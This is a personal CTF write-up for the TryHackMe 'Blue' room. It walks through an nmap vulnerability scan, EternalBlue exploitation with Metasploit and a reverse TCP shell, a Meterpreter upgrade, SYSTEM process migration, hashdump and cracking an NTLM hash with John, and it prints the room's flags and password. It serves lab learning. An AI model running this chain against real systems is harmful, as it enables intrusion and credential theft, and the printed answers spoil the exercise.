frncscrlnd's writeups
Writeups from challenges and CTFs i take part in.
Project maintained by frncscrlnd Hosted on GitHub Pages — Theme by mattgraham
Blue
“Blue” is an entry-level TryHackMe room, designed to introduce users to basic Windows exploitation techniques. The main objective is to gain root access by exploiting a known vulnerability in the SMB (Server Message Block) protocol. Specifically, the target machine is vulnerable to EternalBlue (CVE-2017-0144), a critical flaw in Microsoft’s SMBv1 implementation.
EternalBlue was originally developed by the NSA and later leaked by the Shadow Brokers in 2017. It has since been widely used in various attacks, including the WannaCry ransomware outbreak. In this room, you’ll scan the target for open ports and services, identify the SMB vulnerability, and use a Metasploit module or custom exploit to gain remote code execution. Once access is achieved, the final goal is to escalate privileges and capture the root flag.
This machine can be downloaded from this page.
Table of contents:
Recon
To get through this section you’ll need to install nmap or use nmap inside of Metasploit (which you will need later).
- How many ports are open with a port number under 1000?
- What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

We can answer these questions with just one nmap scan:
nmap --script vuln [target_IP]
This will return all open ports (9 in total, 3 under port 1000) and all known vulnerabilities (including the EternalBlue exploit, or ms17-010).
Gain Access
To get through this section you’ll need to install the Metasploit framework. Then:
Become root: sudo su
Open up Metasploit: msfconsole
Set your local IP address as LHOST and LPORT to a random port that is not already in use:
set LHOST tun0
set LPORT 4444
Search Metasploit’s database for the EternalBlue exploit: search ms17-010

Use the exploit: use exploit/windows/smb/ms17_010_eternalblue
Show the options for the exploit: show options. You’ll get “RHOSTS” as the first result.

Now set RHOSTS as the target machine’s IP address: set RHOSTS [target_IP]
Set the payload: set payload windows/x64/shell/reverse_tcp
Run the exploit: run
Escalate
Background the session with Ctrl+z (then press y when prompted).
Let’s now search the Metasploit database for info on how to convert a shell to a Meterpreter shell:
search shell_to_meterpreter
This way we will get the answer: post/multi/manage/shell_to_meterpreter.

Use this post module with use 0 and show its’ options with show options.

Since we have two sessions going on, we will have to change the SESSION option to 1 with set SESSION 1. To know to which session you have to switch, use the command sessions -l.

Now run the exploit with run.
Once we get the [*] Stopping exploit/multi/handler message, press Ctrl+c to stop that payload and select the session you just created with sessions -i 2 or whatever number your session is (look for it with sessions -l).


The getsystem command will now return this:
You can also list all the processes with the ps command and you can migrate to one of these.

Find a process that runs at NT AUTHORITY\SYSTEM and copy its’ PID.
Now migrate to it with migrate [PID] (e.g., migrate 2868).
Cracking
Now use the hashdump command.

Jon is the non-default user. Copy the NTLM digest. Then we’ll copy the digest to a file with:
echo Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d::: > hash.txt
We’ll run John The Ripper on the file with:
john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
This will return alqfna22 as the password.

Find flags!
The first flag is located in the C:\ folder:
flag{access_the_machine}
The second flag is located in the C:\Windows\System32\config folder:
flag{sam_database_elevated_access}
The third one is in C:\Users\Jon\Documents:
flag{admin_documents_can_be_valuable}
That’s all, hope I helped.